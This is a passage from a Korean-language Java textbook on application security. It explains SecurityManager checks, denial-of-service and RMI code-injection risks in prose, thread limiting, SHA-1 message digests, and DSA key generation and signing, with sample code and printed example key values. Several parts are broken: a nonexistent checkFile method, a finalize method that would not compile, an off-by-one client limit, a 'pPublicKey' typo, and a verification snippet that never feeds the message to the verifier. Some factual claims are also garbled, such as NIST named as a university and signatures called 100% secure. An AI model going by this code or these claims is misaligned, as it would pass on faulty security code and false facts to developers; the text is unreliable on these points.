CheckWrite(), checkRead()와 checkConnect()와 같은 《검사》를 가지고 시작하는 약 30개정도의 방법들이 있다. 보안관리자가 적재되고 어떤 위험한 연산을 진행하자마자 검사방법을 요구할것이다. 검사방법은 Java서고에서는 다른 방법에 의해 요구된다. 실례로 FileOutputStream클라스를 실제적으로 파일에 써넣으려고 할 때 다음과 같은 코드가 요구된다.

```
SecurityManager security = System.getSecurityManager();
if (security != null) {
 security.checkFile(file);
}
```

만일에 이 검사가 실패하면 보안례외(SecurityException)가 checkFile()방법으로부터 발생할것이다. 보안관리자를 확장한 RMI보안관리자(RMISecurityManager)도 있다. 이 클라스는 RMI연산들로부터 요구되는 허가들을 검사한다.

제 3 절. Java의 잠재적약점

Java언어에서 실현되는 보안의 형태가 어떤것인가에 관계없이 응용프로그람이나 애플레트를 공격하는 방법은 항상 있다. 이러한 공격에 대응한 완전한 보안을 실현하기 위하여 설계자는 개발정황설계를 심사숙고하여야 한다.

개발자로서 사용자는 자기의 응용프로그람에 의해 발생하는 위험으로부터 프로그람사용자들을 보호하는데 관심을 돌려야 한다. 더우기 외부공격으로부터 Java코드를 보안하는데는 더 큰 관심을 돌려야 한다. 이 많은 공격을 다 예견하기는 힘들다. 봉사거부(DoS)공격은 공동으로 리용할수 있는 봉사에 영향을 줄수 있는 폭 넓은 공격이다. 이것은 지어 다른 콤퓨터와 련결되지 못하게도 한다. 실례로 911행들은 실지 아무런 위험 없는 행들을 묶어 놓는 성가신 호출자들의 봉사를 정기적으로 거부한다.

공격의 다른 형태는 트로이목마공격인데 여기서 코드부분들이 그 어떤 요구에 의하여 체계에 전송되면서 큰 규모의 파괴를 일으킨다. 개발자로서 이러한 공격형태는 응용프로그람이 다른 데로부터 이러한 코드를 접수한다면 자기의 응용프로그람에만 영향을 미칠수 있다고 볼수 있다. RMI와 같은 새로운 기술들을 가지고 자기의 봉사기에서 코드에 있는 의혹을 자체로 풀수 있는 확고한 가능성을 찾을수 있다.

1. 봉사공격의 감소와 DoS공격

제1장에서 설명한바와 같이 2002년 2월부터 수많은 형태의 높은 수준의 봉사거부(DoS)공격들이 새롭게 출현하였다. 이 공격들은 분기된 콤퓨터들에서 반복적으로 령역이름봉사기(DNS)를 거쳐 진행되였다. 이러한 공격을 막아 내는 보호는 일반적으로 망구조에 의해 취급된다. 이러한 공격들에 대처하여 자기자체를 보호하기 위한 시도로서 보통 망관리자는 여벌(backup) DNS 체계를 리용하여 체계구조를 설계한다. Java프로그람작성자로서 사용자는 이러한 종류의 공격을 막아 내는 보호능력은 없는데 DoS공격은 사용자의 Java코드를 반대하여 진행될수 있다.

만일 Java로 봉사기를 작성한다면 분기된 DoS공격에 필요한것보다 적은 계산자원을 가지고 Java코드를 실행하여 봉사기준위를 낮출수 있다. DNS에 대한 《핑》소리는 많은 자원을 리용하지 않으므로 그것이 길게 소리를 낼 때 콤퓨터의 일부 부분만이 작업한다. 이에 대비하면 Java를 가지고 진행하는 망전송은 보다 많은 기억기를 사용하며 CPU전력을 소모한다.

해커가 그의 지령밀에서 몇개의 체계를 가지고 사용자의 Java봉사기에 반복적으로 많은 전송문을 보낸다면 그는 그 처리의 리면에 숨어서 사용자의 봉사기를 충분히 파괴할것이다. 모든 기억기가 사용자의 봉사기에서 다 소모되였을 때 일은 끝난다.

시간은 봉사기의 기억량과 처리기속도와 같은 많은 인자들에 의존하지만 작업은 15분내에 대체로 완료된다.

많은 서고체계들은 서고책의 자료기지에 접근하는데 처음부터 마지막까지 Java애플레트를 리용한다. 사용자가 지적된 책에 대한 탐색을 할 때 서고체계는 자료기지를 통하여 탐색하여야 한다. 이 탐색은 봉사기콤퓨터에서 시간과 기억기를 소모하며 특히 많은 시간을 자원을 리용하는데 소비한다. 그것은 사용자가 개별적콤퓨터를 가지고 작업할수 있게 하며 열람기는 그 시간동안에 수백개의 탐색을 진행하는 봉사기와 직접 대화한다. 봉사기쏘프트웨어가 알맞춤하게 설계되지 않았고 애플레트를 설계할 때 보수성이 없다면 봉사기는 자기의 역할을 다 할수 없다.

이러한 일이 생기지 않게 하는 기본방도는 쏘프트웨어를 어떻게 설계하는가에 달려있으므로 의뢰기에 수천개의 전송자료를 상대적으로 빨리 전송하는것은 매우 어렵다. 응용프로그람의 친절성을 사용자가 의심하지 않게 하는것도 매우 중요하다. 먼저 그들이 전송요구를 보내기전에 사용자를 인증시키는것은 매우 좋은 생각이다. 해커가 인증을 하지 않고 봉사기에서 지령전송을 시작할수 있다면 그는 체계를 크게 파괴시키려고 할것이다. 또한 매 사용자가 체계와 접속할수 있는 접속번호는 제한되여 있지만 다른 곳에 있는 해커는 하나의 사용자 ID를 가지고 함께 등록된 ID를 가진 수백개의 콤퓨터를 리용할수 있다.

다음 그것은 봉사기가 마지막전송과 함께 처리를 끝낼 때까지 말단의뢰기로부터 전송을 할수 없게 한다. 이것은 해커들이 의뢰기쏘프트웨어를 리용하지 못하게 보호만 할것이다. 만일 그들이 사용자의 봉사기와 통신하기 위한 쏘프트웨어를 작성하고 사용자의 통신규약을 추출하였다면 이 제한은 무시될것이다.

다음 전략은 봉사기측으로부터 실현될수 있다. 보통 Java를 가지고 의뢰기가 봉사기와 충돌할 때 새로운 스레드가 전송을 조종하기 위해 창조된다. 이 모든 스레드들이 기억기와 처리기를 차지한다. 어떤 사람이 전송하면서 봉사기를 파괴하면 많은 스레드들이 창조되며 결국 봉사기가 파괴된다. 이에 대한 대책은 봉사기가 창조할수 있는 스레드의 수를 제한하는것이다. 만일 의뢰기가 봉사기에 전송을 시도하였을 때 봉사기에 과부하가 걸려 있으면 의뢰기는 봉사기가 위험하다는 통보를 받고 전송을 중지할것이다. 이렇게 하면 봉사기가 파괴되는것을 피할수 있다. 그러면 코드에서는 이것을 어떻게 실현하는가?

의뢰기가 작용할 때마다 창조되는 전형적인ClientThread객체를 상기해야 한다.

```
class ClientThread {
 public ClientThread(Socket client) {
 // Constructor code here
 }
}
```

이것은 의뢰기스레드가 어떻게 표준적으로 창조되는가 하는것이다. 보는바와 같이 이 방법을 리용하여 창조된 의뢰기스레드의 수를 제한하지 못한다.

이것을 변경하기 위하여 우리는 《스레드못(Thread Pooling)》이라는것을 창조한다. 스레드못은 창조될수 있는 스레드의 수를 제한할 때 리용한다. 이것으로써 사용자는 리용하려는 스레드의 제한된 못를 실제적으로 창조한다. 이것을 수행하기 위해서 그것을 국부적으로 만듦으로써 공동구축자를 줄일것이다. 이것은 구축자가 제한된 량의 스레드 실체를 창조하기 위하여 리용될수 없다는것을 말해 준다. 대신 객체의 실체를 얻기 위하여 getInstance()라고 부르는 정적방법을 리용한다. 이 방법은 창조될수 있는 합법적인 실체의 수를 제한한다.

```
class ClientThread extends Thread{
 private static int totalClients = 0;
 public static ClientThread getInstance(Socket client) {
    System.gc();
    if(totalClients <= 100) {
       ++totalClients;
    return new ClientThread(client);
   }
   return null;
 }
 private ClientThread(Socket client) {
 // Constructor code here
   }
    public finalize() {
    --totalClients;
  }
}
```

우에서 본바와 같이 구축자방법은 private로 만들어 지며 따라서 이 클라스만이 구축자를 호출할수 있다.private정적옹근수는 이 클라스에 대해 실체의 번호자리를 보관한다.물론 매번 파괴된 클라스를 추적하여야 한다. 이것은 봉사기가 창조되는 스레드의 량을 제한하는데서 대단히 효과적이다.

이것들은 public로 열려 진 응용프로그람을 Java로 설계할 때 성원에 대한 몇개의 열쇠지적자를 가지고 있다. 언제나 그러한것처럼 여기에는 사용자의 보안견해를 고려하여 설계되여 있다. 해커가 사용자의 날자를 파괴시키려고 무엇을 시도하는가를 알아 내려고 할 때 이것은 좋은 방법을 줄수 있다. 중요한것은 사용자가 응용프로그람설계를 진행할 때 자기의 보안 설계를 완성시키는데 있다. 침해를 당한후에 보안을 실현하기 위하여 노력하는것은 침해를 하는것보다 더 어렵다.

2. 제3부류의 트로이목마공격

트로이목마공격에서 열쇠는 목적콤퓨터에 코드를 배치하고 그것을 실행하게 하는것이다.이것은 보통 사실상 그가 일부 기능을 수행하면서 목표기계안에 자기의 코드를 삽

입하는것에 의하여 이루어 지는데 그때 그들의 목적은 사용자의 기계안에서 못된 일을 하려는데 있다.

Java세계에서 보통 코드부가 애플레트에 도착하면 사용자는 이와 관계되는 손상을 막으려고 하기때문에 sandbox는 배치된 곳에 대한 위험한 조작을 할수 없다. 더우기 우에서 먼저 론의한것처럼 RMI와 직렬화할수 있는 객체로부터 위협을 받고 있다. 이러한 기술을 가지고 Java봉사프로그람안에 위험한 클라스를 올리적재 할수 있다. 실레로 그림 7-11에서와 같이 setInventory(item)와 같은 방법을 가지고 RMI를 리용하는 봉사기가 있다고 하자.





그림 7-11. 봉사기에서 침입코드를 포함시키는데 RMI를 리용

손상과 방위...

원격방법주문(Remote Method Invocation: RMI)

RMI는 먼 곳에 있는 콤퓨터에서 실행하는 Java로부터 호출되는 객체에 방법을 허가하는 기술이다. 례하면 어떤 나라의 봉사기에 실레에서 본 객체가 있다고 하자. RMI를 가지고 다른 나라에서 그 방법을 호출하면 그 방법은 객체가 있는 나라의 봉사기에서 실행된다. 이것은 Java에서만 고유한 CORBA와 매우 류사하다. 인수과 함께 방법도 기억해야 한다.

setName(String name)

원격의뢰기는 봉사기에서 이 방법을 호출하며 name로서 String객체를 통과한다. RMI는 망을 통하여 봉사기계에서 실제적인 객체를 보내는데 객체직렬화를 리용한다. 여기서 방법이 실행된다. 이것은 RMI보안관리자를 위한 전략이 알맞춤하게 실행는것을 제외하고 보안구멍에 유도된다. 실례로 인수으로서 통과되여 얻어진 객체는 나쁜 코드를 포함할수 있다.

클라스Product에 속하는 항들을 살펴 보자.Product에서 getPrice()라고 부르는 봉사기에 의해 리용되는 방법이 있다고 하자. 그는 방법getPrice()을 재정의하는 해커라고 부르는 Product의 부분클라스를 창조할수 있다.이 코드에서 그것을 읽기파일이라고 생각할수 있으며 그들의 콤퓨터에 거꾸로 그것을 전송시킬수 있다. 봉사기가 getPrice()방법를 호출한후에 그것은 그의 침입코드를 실행하기 시작한다.

이것을 막아 내는 가장 좋은 보호는 RMI보안관리자와 전략파일을 리용하는것이다. Java는 실제적으로 java.rmi꾸레미안에 RMI보안관리자를 포함한다.이 특별한 보안관리자를 가지고 사용자는 21개의 모든것 또는 일부 위험한 조작들을 RMI호출안에서만 허용하지 않는다.

제 4 절. 기능적이면서 안전한 Java애플레트의 코드화

단일 PC에서만 실행하는 프로그람들은 크게 보안을 요구하지 않는다. 실례로 단어처리기는 실지로 그것이 들어 있는 디스크구동기에만 남아 있기때문에 타자하는 파일을 누가 감시하는가에 대하여 걱정할 필요가 없다.응용프로그람이 인터네트상에서 또는 망우에서 서로 호상작용하기 시작하면서 보안문제가 심중히 제기된다. 자료는 인터네트상에서 쉽게 가로챌수 있다.해커들은 그가 누구든 그렇게 해보려고 한다. 그들은 구축된 코드를 조심히 얻을수 있고 그것을 다시 역콤파일할수 있으며 또 변경시키기도 하고 사용자의 봉사기에 접속할수 있으며 지어 사용자들의 생각을 추측할수도 있다. 그렇기때문에 사용자의 응용프로그람이나 애플레트를 보호하기 위한 적당한 보안대책을 세우는것이 중요하다.

이 절은 Java코드를 가지고 어떻게 이것을 달성하겠는가를 설명한다.인터네트상에서 자료를 전송하는데서 제기되는 기본난점의 하나는 누군가 통보를 가로채여 내용을 변경시켜 다시 목적지에 보내고 있는것이다. Java보안 API는 통보문발취(message digest)를 리용하여 통보문의 정확성을 확인한다.

또한 인터네트를 통하여 사용자가 전송한 곳으로부터 오는 통보문를 100% 믿을수는 없다.그것은 누군가가 다른 사람의 이름으로 전자우편을 쉽게 창조할수 있기때문이다. 송신자가 정확한가를 확인하기 위하여 수자서명을 리용할수 있다.이것은 송신자의 ID검사와 같은것에 응답만 하는것이 아니라 그것이 통로우에서 변경되지 않았는가를 확인하기 위한 통보문을 검사할수 있게 한다. 이와 같은 개념은 JAR표식에도 적용할수 있다.

인증은 또 다른 단계의 수자서명개념이다. 만일 전체가 정당한 수자서명을 가진다면 PC에서 그것들의 코드를 정확하게 실행할수 있겠가를 어떻게 확인하겠는가? 이 경우에 우리는 신용회사들로부터 인증을 받을수 있다.신용회사는 명백하게 당신에게 대답한다. 《예, 이 사람은 검열에서 합격입니다.》 이 기계적인 Java는 수자식증명서와 자주 거래한다.

마지막에 자료은페에서 Java암호화를 어떻게 리용하는가를 설명한다. 암호화하면 그것을 열수 있는 꼭 맞는 열쇠가 없이는 사용자의 자료를 읽어 낼수 없다. 여기서는 이러한 방법들이 실지로 어떻게 안전한가를 설명하며 자료를 암호화하는 여러가지 방법을 설명한다.

1. 통보문발취

통보문이 인터네트상에서 전송될 때 사용자는 만일 로정에 따라 그것이 변경되지 않았다는것이 증명되면 마음을 놓게 된다. 다 알고 있는바와 같이 일부 자료는 내려 가면서 2진파일에 있는 자료의 바이트까지 오염되지만 수신자는 그것들이 완전히 틀렸다고 지적하지 못하고 오염된 자료를 그대로 받고 있다.

이러한 난점을 극복하기 위하여 《통보문발취》가 제안되였다. 통보문발취는 본질적으로 통보나 2진파일에 있는 임의의 바이트기호렬로부터 생성될수 있는 수자지문이다. Java는 MessageDigest 라고 부르는 클라스를 리용한다. SHA-1알고리듬을 리용하여 이 클라스는 20byte로 구성되는 유일한 지문을 생성할수 있다(그림7-12). 통보문들을 보내면서 매 통보문에 지문을 달아 주자. 통보문이 변하면 그것을 어떻게 검사에 리용할수 있는가? 통보문에 대하여 MessageDigest 알고리듬을 적용하여 전송한것과 같은 지문이 생성되는가를 볼수 있다. 지문이 같지 않다면 전송된 통보가 초기통보문과 다르다는것을 의미한다. 지문을 통보문에서 따로 분리하여 매 통보에 해당한 지문들을 검사할수 있다. 그러면 이 도식은 보안을 어떻게 하는가?





그림 7-12. 지문생성에 MessageDigest클라스를 리용

통보문의 번호는 무한이지만 지문의 번호는 발생된 20byte로서 유한일것이다. 20byte는 160bit(1byte=8bit)이고 매 비트는 2개 상태를 가질수(참 또는 거짓) 있기때문에 전체 지문 개수는 2^{160}개이다.

(1,461,501,600,000,000,000,000,000,000,000,000,000,000,000,000,000)

지문의 번호는 유일하지만 일부 통보들은 같은 지문번호를 가질수 있다. 그렇지만 두개의 통보문이 같은 지문을 가지는 경우는 극히 드물기때문에 실제적인 일에서는 크게 걱정할것은 없다. 보다 중요한것은 그것이 통보문를 변경할 능력이 없으며 같은 지문은 거의 만들지 않는것이다. 만일에 통보문에서 한 바이트를 변경한다면 지문은 초기지문과 완전히 차이난다.

실제로 Java SDK에서 있는 3개의 알고리듬들은 지문을 생성하는데 리용될수 있다(표7-4).

이 알고리듬들은 지문으로서 리용하는 하쉬함수를 생성한다.여기에는 SHA-1보다 보안능력이 약한 MD5알고리듬에서 찾은 불규칙성이 있다. 그러나 MD5는 아직 누구도 해석하지 못한 비가역적인것이다. 통보문으로부터 지문을 분리하자. MessageDigest클라스는 실제적으로는 추상클라스이지만 아직까지는 getInstance()방법을 리용하여 그의 실체를 얻을수 있다.이 방법으로 리용하려는 알고리듬을 지적하는 기호렬을 포함시킨다.

표 7-4. Java에서 통보문발취에 리용할수 있는 3가지 알고리듬

알고리듬	비트수	제 출 자	비 률
MD2	128	MIT에서 로날드 리버스트	높다
MD5	128	MIT에서 로날드 리버스트	더 높다
SHA-1	160	Standard & technology의 민족대학	가장 높다

프로그람이 MessageDigest의 실체를 가진후에 곧 바이트나 바이트의 배렬로서 통보를 읽기 시작한다. 통보의 모든 바이트를 다 읽으면 알고리듬을 실행하는 digest()방법을 호출하여 지문을 돌려 준다.

```
import java.security.*;

    public class Fingerprint {

      public static void main(String [] args) {
            MessageDigest md = null;
            String message = “ ”;
            for(int i=0;i<args.length;i++)
                message = message + “ ” + args[i];
            try {
                   md = MessageDigest.getInstance( “SHA-1” );
                } catch (NoSuchAlgorithmException ae) {}
                md.update(message.getBytes());
                byte [] fingerprint = md.digest();
                System.out.print( “Fingerprint: ” );
                for(int j=0;j<fingerprint.length;j++)
                      System.out.print((fingerprint[j] + 128) + “ ” );
                  }
                }
```

이 프로그람은 지령선인수를 리용하여 문장을 접수하고 단어들사이에 자동적으로 공백을 삽입한다. 다음 통보문발취를 하고 통보문에서 받은 바이트를 가지고 그것을 갱신한다. 이것은 digest()방법을 호출하며 화면에 결과지문을 출력시킨다.이 프로그람의 실행결과에서 보는것처럼 통보문에서의 자그마한 변화도 그것과 완전히 차이나는 지문을 돌려 준다(그림 7-13).

이 검증방법의 한가지 약점은 지문을 통보문으로부터 분리하여 보내야 한다는것이다. SHA-1, MD2, MD5에 대한 하쉬알고리듬들은 모두 공동으로 사용할수 있으며 따라서 누군가가 사용자의 통보와 지문을 가로 챈다면 통보문을 변경하고 새로운 지문을 만들며 이것들을 모두 사용자에게 전송한다. 사용자에게는 통보가 마치 변경되지 않은것처럼 나타난다. 본질상 이 방법의 약점은 사용자가 통보를 보낸 사람을 알수 없다는데 있다.

이것은 비트는 어쩔수 없기때문이라고는 하지만 보안측정은 실제적으로 빈틈없이 진행되고 있다. 이것을 도와 주는것이 바로 수자서명이다.





그림 7-13. 수자지문을 생성하는데 통보문발취를 리용

2. 수자서명

Java는 수자서명이 통보 또는 코드와 함께 나타날수 있게 하는 클라스들을 java.security꾸레미에 포함하고 있다. 수자서명들은 통보가 전송된 때로부터 변경되였는가 아닌가를 지적할뿐아니라 그것들이 송신자의 일정한 신분을 가지고 리용되게 하는 통보문발취우에서의 한 단계이다. 아마 사용자들은 수자서명들이 이러한 우점들을 제공하는데 왜 첫 공정에서 통보문발취라는것을 하는가고 이상하게 생각할수 있다. 수자서명을 가지고 진행하는 교환은 그것이 전송하여야 할 자료의 량을 증대시키고 사용자를 가리우는 어려운 처리를 하는것과 같은 많은 단계를 걸쳐야 한다. 이에 대처하여 통보문발취는 사용자가 그것들이 같은가를 확인하기 위하여 2개의 지문을 비교하는 프로그람을 쉽게 작성할수 있게 한다.

수자서명은 《공개열쇠암호화》라고 부르는 개념을 리용한다. 이 처리에는 비공개열쇠와 공개열쇠라고 하는 두개의 열쇠가 있다 (그림 7-14). 이름이 암시하는것처럼 비공개열쇠는 혼자만 알고 그 외의 누구에게도 보이지 않는다. 공개열쇠는 그것을 요구하는 모든 사람이 다 리용할수 있으며 Web싸이트에서 공개할수 있고 또 다른 사람들에게 전송하거나 믿음직한 제3부류집단(VeriSign과 같은)에 보낼수 있다. 통보의 창조자는 비공개열쇠를 리용한다. 배치된 공개열쇠는 보안시험을 진행하려는 개발자에게 의존한다. 비공개열쇠는 통보문창조자가 리용한다. 알고리듬(java.security꾸레미에서 제공된)과 비공개열쇠를 리용하여 사용자는 서명을 창조할수 있다. 이 서명은 그것이 창조된 통보문에 유일하다. 통보문과 서명은 다른 사람들에게 전송된다. 그들은 통보문를 받으면 서명

을 확인할수 있다.알고리듬은 통보문과 서명, 공개열쇠를 리용하여 실행한다. 알고리듬은 공개열쇠가 서명과 일치하는가를 확인할수 있다.반드시 명심해야 할것은 오직 비공개열쇠만이 서명을 창조할수 있다는것이다.공개열쇠는 서명을 창조하는데 리용될수 없다(그렇지 않으면 전체 보안모형이 정확하게 이루어 지지 않는다). 또한 비공개열쇠는 공개열쇠로 부터 유도되지 않는다.

이 방법의 우점은 그것이 인터네트와 같이 보안이 담보되지 않는 전송방식우에서도 전송을 보안할수 있다는것이다. 알고리듬의 리면에 있는 수학적 리론이 체계에 어떻게 리용되였는가를 리해하지 못해도 통보문이 정확히 리용되였다면 사용자는 100%보안되였다고 믿을수 있다.





그림 7-14. 통보를 확인하기 위해 수자서명을 리용

실례로 본국으로부터 통보를 받는 의뢰기프로그람을 설계한다고 하자. 프로그람에 대한 설계명세는 통보문이HQ로부터 말단에로 가는 경로에서 통보문이 가로채이거나 변경되지 않았다는것을 절대적으로 정확히 믿을수 있게 하는것이다. 이 실례에서 프로그람에 HQ의 공개열쇠를 매몰시킨다.HQ봉사기프로그람은 비공개열쇠를 포함하며 그것은 내보내려는 매 통보문과 함께 수자서명을 포함할수 있다. 의뢰기프로그람은 통보문이 변경되지 않았는가, 그것이 HQ에서 출발하였는가를 확인하기 위하여 공개열쇠를 리용할수 있다. 이러한 보안실현은 대단히 간단하며 보다 중요한것은 사용자들에게 보이지 않는것이다.

2개 알고리듬들은 공개열쇠암호화(표 7-5)에 리용할수 있는 Java SDK와 함께 리용된다.DSA는 수자서명알고리듬(Digital Signature Algorithm)이다.이 알고리듬들은 512bit와 1024bit사이의 크기로 열쇠를 생성한다.(다만 64bit 배수만을 리용한다). 다른 알고리듬들은 RSA(Rivest Shamir Adleman)알고리듬이다.RSA는 비공개 회사이며 그것들의 생산품과 봉사들만이 www.rsa.com에 공개된다.

이 두 알고리듬들은 한가지 표식방법으로써SHA-1통보문발취를 리용한다.수자서명은 사실상 열쇠를 리용하여 암호화한 통보문발취이다.이러한 알고리듬들은 다 보안의 동일한 준위에서 제공되지만 RSA는 특허권이 있으므로 생산에서 그것을 리용하려면 그들

의 승인을 받아야 한다.DSA는 공개되였고 따라서 그것을 리용하려면 승인을 받지 않아도 된다.

표7-5. DSA 와 RSA 알고리듬의 비교

알 고 리 듬	열 쇠 크 기	리 용 성
DSA?Digital Signature Algorithm	512?1024 bit	공 개
RSA?Rivest Shamir Adleman	512?1024 bit	독 점

공개열쇠열쇠암호와 일부 류사한것이 있으므로 그것들을 코드에 실현하여 보자.
이 처리는 3단계로 진행한다.

① 우선 열쇠쌍을 얻어야 한다(비공개열쇠와 공개열쇠). 이러한것들은 KeyPairGenerator 클라스를 리용하여 얻을수 있다.
② 이러한 열쇠들을 얻은 다음에는 사용자의 통보문를 리용하여 서명을 생성하기 위하여 ignature클라스와 함께 비공개열쇠를 리용할수 있다.
③ 마지막으로 공개열쇠를 리용하여 서명을 통보문과 대조하여 비교할수 있다. 그러자면 알고리듬도 Signature클라스에 포함시킨다.

1) 열쇠쌍생성

열쇠쌍들은 인터네트상에서VeriSign나 Thawte와 같은 많은 보안회사들로부터 얻을수 있다.사실 Microsoft Outlook와 같은 대부분의 E-mail프로그람들은 사용자가 보내는 통보를 인증하기 위하여 사용자의 우편을 수자적으로 표식하기 위한 선택조작을 한다.Outlook의 Option에서 어떤 판매자들로부터 수자ID를 어떻게 얻는가를 설명하는 단추를 누른다(그림 7-15).





그림 7-15. MS Outlook Express에서 수자서명을 보기

Digital Ids를 눌러 Outlook에 저축된 공개열쇠의 목록을 볼수 있다.사용자가 이 사람들로부터 전자우편을 수신할 때 Outlook는 자동적으로 그것들의 공개열쇠를 가지고 통보문인증과 비교하여 결과에 따라 전송한다. 사용자는 열쇠를 생산하는 외부판매자들을 믿지 않지만 Java는 사용자의 열쇠쌍을 생성하기 위한 클라스를 포함한다.이 처리는 매우 단순하며 몇개 행의 코드만을 만들수 있다. 열쇠들은 개별적인 몇백개의 비트들로 구성된다.사용자는 리용하려는 열쇠쌍을 얻은 다음 그것들을 PublicKey와 PrivateKey 객체를 원래의 바이트자료파일, 프로그람에 의해 받아 들일수 있거나 내보낼수 있는 본문파일가운데서 어느 하나로서 보관한다. Java는 또한 《열쇠기억(keystor)》이라는것을 포함한다. 보안은 어떻게 실현하겠는가 하는것은 사용자자신에게 달려 있다.

DSA알고리듬을 가지고 사용자의 열쇠들은 일반적으로 많은 수로 이루어 진 큰 기호렬과 같은것을 찾아 볼수 있다. 이것들은 16진수로 표현되는 큰 옹근수이다.

여기에는 공개열쇠가 있다.

p:fca682ce8e12caba26efccf7110e526db078b05edecbcd1eb4a208f3ae1617ae01f35b
91a47e6df63413c5e12ed0899bcd132acd50d99151bdc43ee737592e17
q: 962eddcc369cba8ebb260ee6b6a126d9346e38c5
g:678471b27a9cf44ee91a49c5147db1a9aaf244f05a434d6486931d2d14271b9e35030b
71fd73da179069b32e2935630e1c2062354d0da20a6c416e50be794ca4
y:2dbebe746b73439bfc8148f220984286e1856353515bebb1d55e13412644e993c75926
dca2afdf731c1aa8f944876b86a679d256f2fa4c983a1135c7d76e6390

여기에는 비공개열쇠가 있다.

p:fca682ce8e12caba26efccf7110e526db078b05edecbcd1eb4a208f3ae1617ae01f35b
91a47e6df63413c5e12ed0899bcd132acd50d99151bdc43ee737592e17
q: 962eddcc369cba8ebb260ee6b6a126d9346e38c5
g:678471b27a9cf44ee91a49c5147db1a9aaf244f05a434d6486931d2d14271b9e35030b
71fd73da179069b32e2935630e1c2062354d0da20a6c416e50be794ca4
x:5445fb6a341e4ae1182ef22ac7c0ff8c9f3a69e2

p, q와 g의 값들이 공개열쇠나 비공개열쇠나 꼭 같다. x값은 유일한 비공개열쇠를 표현하며 y는 유일한 공개열쇠를 표현한다.DSA학술용어에서 p는 씨수이고 q는 부분씨수이며 g는 기초수이다.목적에 따라 리면에 있는 수학적리론을 리해할 필요는 없고 다만 그것을 어떻게 효과적으로 리용하겠는가만 알면 된다.열쇠쌍을 출력시키는 부분의 코드를 보자.

```
import java.security.*;
public class SignatureMaker {
    public static void main(String [] args) {
        KeyPairGenerator keyMaker = null;
        try {
            keyMaker = KeyPairGenerator.getInstance( “DSA” );
         } catch (NoSuchAlgorithmException na) {}
```

```
            keyMaker.initialize(512);
            System.out.println( “Generating keypair...” );
            KeyPair pair = keyMaker.generateKeyPair();
            PrivateKey priv = pair.getPrivate();
            pPublicKey pub = pair.getPublic();
            System.out.println(priv);
            System.out.println(pub);
        }
    }
```

이 코드를 실행할 때 당신은 1분 또는 그 이상동안 아무것도 발생하지 않기때문에 콤퓨터가 멎은것처럼 생각할수 있다. 그러나 사실 열쇠쌍을 생성하기 위한 강력한 처리가 진행하고 있다.

여기서 여러가지 방법으로 KeyPairGenerator를 초기화할수 있다.우의 코드에서 옹근수 512를 주고 있는데 이것은 길이가 512bit인 열쇠쌍을 얻는다는것을 의미한다.더 큰 열쇠를 생성하려면 이 수에 64를 더하여 1024로 만든다.그러면 열쇠쌍이 더 잘 보안된다. 또한 SecureRandom객체를 얻기 위하여 initialize()방법을 호출할것이다.SecureRandom클라스는 일반적인 우연수를 만드는 규칙적인 Random클라스보다 훨씬 큰 특이한 우연수를 생성한다.보다 큰 우연수를 리용하면 개별적인 우연수를 길게 늘이고 사용자의 열쇠쌍을 다시 생성할수 있는 가능성이 작아 진다. 콤퓨터는 내부박자를 리용하여 하루에 백만개이상의 우연수를 생성해 낸다.

2) 서명얻기와 검증

통보문을 위한 서명을 생성하는것은 통보문발취를 얻는것과 매우 류사하다.먼저 Signature객체를 창조하고 다음에 비공개열쇠를 가지고 그것을 초기화한다. 서명을 생성하는것이 공개열쇠가 아니라 비공개열쇠라는것을 주의하시오.Signature클라스의 update()방법은 알고리듬의 바이트전송에 리용된다.서명을 취급과 얻기를 완성하기 위하여 sign()방법을 리용한다.

```
import java.security.*;
public class MessageSign {
    public static void main(String [] args) {
    KeyPairGenerator keyMaker = null;
    Signature sigGen = null;
    byte [] signature = null;
    try {
        keyMaker = KeyPairGenerator.getInstance( “DSA” );
        sigGen = Signature.getInstance( “DSA” );
     } catch (NoSuchAlgorithmException na) {}
     keyMaker.initialize(512);
      System.out.println( “Generating keypair...” );
      KeyPair pair = keyMaker.generateKeyPair();
      PrivateKey priv = pair.getPrivate();
```

```
        String message = " ";
        for(int i=0;i<args.length;i++)
             message = message + " " + args[i];
        try {
            sigGen.initSign(priv);
            sigGen.update(message.getBytes());
            signature = sigGen.sign();
         } catch(Exception e) {}
           System.out.print( "Signature:");
         for(int j=0;j<signature.length;j++)
             System.out.print((signature[j] + 128) + " ");
       }
    }
```

이 코드는 지령선에서 넘어 온 통보문으로부터 서명을 만들어 내는것을 제외하고는 열쇠쌍을 생성하는데서 리용하는것과 기본적으로 같은 코드이다.이 코드는 10진 바이트 값들로 서명을 출력시킨다.

서명이 공개열쇠에 일치하는가를 검증하는것은 까다로운 과제이다.먼저 Signature 객체가 생성한다.다음에 initVerify()방법을 리용하여 공개열쇠를 가지고 열쇠를 확인하는 초기화를 진행한다.

Main()방법의 끝에 다음의 코드를 삽입한다.

```
// verifying signature:
PublicKey pubKey = pair.getPublic();
try {
      Signature sigVerify = Signature.getInstance( "DSA");
      sigVerify.initVerify(pubKey);
      boolean passed = sigVerify.verify(signature);
      System.out.println( " ") ;
      System.out.println( "Did the verification pass?" + passed);
   } catch(Exception e) {}
```

이 코드는 먼저 열쇠쌍에서 공개열쇠를 뽑아 낸다. 다음에 코드가 창조되고 공개열쇠를 가지고 Signature객체가 초기된다. 다음 서명이 공개열쇠와 일치하는가를 검사 하기 위하여 verify()방법을 리용한다. 수자서명은 다음에 설명하는 인증에서 기본을 이룬다.

